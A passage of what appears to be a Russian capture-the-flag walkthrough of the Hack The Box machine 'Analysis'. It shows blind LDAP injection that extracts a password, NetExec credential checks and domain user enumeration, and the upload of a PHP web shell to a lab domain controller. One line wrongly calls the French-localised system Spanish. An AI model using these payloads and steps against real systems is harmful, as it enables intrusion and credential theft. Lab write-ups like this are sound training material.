
Во время перебора произойдет зацикливание скрипта.



```
*)(%26(objectClass=user)(description=97NTtlu*)    406
*)(%26(objectClass=user)(description=97NTtlv*)    406
*)(%26(objectClass=user)(description=97NTtlw*)    406
*)(%26(objectClass=user)(description=97NTtlx*)    406
*)(%26(objectClass=user)(description=97NTtly*)    406
*)(%26(objectClass=user)(description=97NTtlz*)    406
*)(%26(objectClass=user)(description=97NTtlA*)    406
*)(%26(objectClass=user)(description=97NTtlB*)    406
*)(%26(objectClass=user)(description=97NTtlC*)    406
```


Результат работы скрипта

Это связано с тем, что нужным символом является звездочка, которая используется в самой маске. Изменим значение переменной `current_param` на `97NTtl*` и заново запустим скрипт. При втором зацикливании можно считать, что значение атрибута уже определено.



```
*)(%26(objectClass=user)(description=97NTtl*4QP96Bve*)    406
*)(%26(objectClass=user)(description=97NTtl*4QP96Bvf*)    406
*)(%26(objectClass=user)(description=97NTtl*4QP96Bvg*)    406
*)(%26(objectClass=user)(description=97NTtl*4QP96Bvh*)    406
*)(%26(objectClass=user)(description=97NTtl*4QP96Bvi*)    406
*)(%26(objectClass=user)(description=97NTtl*4QP96Bvj*)    406
```

Результат работы скрипта



Request

```
GET /users/list.php?name=*)(%26(objectClass=user)(description=97NTtl*4QP96Bv) HTTP/1.1
Host: internal.analysis.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response


Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
technician		technician								

Ответ сервера

Полученная строка похожа на пароль, поэтому нужно проверить его на валидность с помощью утилиты **NetExec**.

```
nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv'
```



```
└─$ nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv'
SMB         10.10.11.250    445    DC-ANALYSIS      [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.250    445    DC-ANALYSIS      [+] analysis.htb\technician:97NTtl*4QP96Bv
```

Результат проверки учетных данных


Учетная запись валидна, а значит, можно получать информацию из домена.

Продолжение статьи →

ТОЧКА ОПОРЫ

Первым делом получим список всех пользователей домена с помощью NetExec. Единственный пользователь с данными в поле `description` у нас уже есть.

```
nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --users
```




```
└─$ nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --users
SMB         10.10.11.250    445    DC-ANALYSIS      [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.250    445    DC-ANALYSIS      [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS      [*] Trying to dump local users with SAMRPC protocol
SMB         10.10.11.250    445    DC-ANALYSIS      [+] Enumerated domain user(s)
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\Administrateur                 Compte d'utilisateur d'administration
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\Invité                         Compte d'utilisateur invité
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\krbtgt                         Compte de service du centre de distribution de clés
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\jdoe
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\soc_analyst
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\cwilliams
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\technician                     97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\webservice
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\wsmith
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\jangel
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\lzen
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\svc_web
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\amanson
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\badam
```

Пользователи домена

Также нужно определить пользователей, которые могут получить сессию на сервере через службу WinRM. Для этого запросим членов службы «Пользователи удаленного управления». При этом делаем предположение, что язык системы — испанский, и берем нужную строку из испанской локализации.


```
nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --groups
'Utilisateurs de gestion à distance'
```



```
└─$ nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --groups 'Utilisateurs de gestion à distance'
SMB         10.10.11.250    445    DC-ANALYSIS      [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.250    445    DC-ANALYSIS      [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS      [+] Enumerated members of domain group
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\wsmith
SMB         10.10.11.250    445    DC-ANALYSIS      analysis.htb\jdoe
```


Пользователи удаленного управления

Сессию на сервере нам пока не получить. Вспоминаем про авторизацию на сайте, быть может, там есть уязвимости RCE.


internal.analysis.htb/dashboard/index.php
Analysis Panel
Technician
Admin
Dashboard
Tickets
SOC Report
Emergency
Total number of tickets
1234
Today Resolved Tickets
555
Total resolved
5645
Worldwide Statistics
Incidents Reports
Messages
Calendar
March 2024
To Do List

Главная страница сайта

Изучив сайт, находим форму загрузки файлов.


Analysis Panel
Не защищено
internal.analysis.htb/dashboard/form.php
Analysis Panel
Search
Technician
Admin
Dashboard
Tickets
SOC Report
Emergency


Send file to SOC for analysis

File will be executed in our sandbox and analyzed by our analysts

Выберите файл
Файл не выбран
Upload Sample

Содержимое страницы SOC Report

Сразу пробуем загрузить [p0wny-shell](), популярный шелл на PHP. Удача: мы находим его в каталоге `uploads`.


p0wny@shell:~#
Не защищено
internal.analysis.htb/dashboard/uploads/p0wny.php
p0wny@shell:~#

```
DC-ANALYSIS$@DC-ANALYSIS:C:\inetpub\internal\dashboard\uploads# whoami /all

Informations sur l'utilisateur
------------------------

Nom d'utilisateur SID
================= ==============================================
analysis\svc_web  S-1-5-21-916175351-3772503854-3498620144-2101


Informations de groupe
----------------------

Nom du groupe                                        Type             SID                                                                                Attributs
==================================================== ================ ================================================================================== ==================================================
Tout le monde                                        Groupe bien connu S-1-1-0                                                                            Groupe obligatoire, Activ par dfaut, Groupe activ
BUILTIN\Utilisateurs                                 Alias            S-1-5-32-545                                                                       Groupe obligatoire, Activ par dfaut, Groupe activ
BUILTIN\Accs compatible pr-Windows 2000            Alias            S-1-5-32-554                                                                       Groupe obligatoire, Activ par dfaut, Groupe activ
AUTORITE NT\TACHE                                    Groupe bien connu S-1-5-3                                                                            Groupe obligatoire, Activ par dfaut, Groupe activ
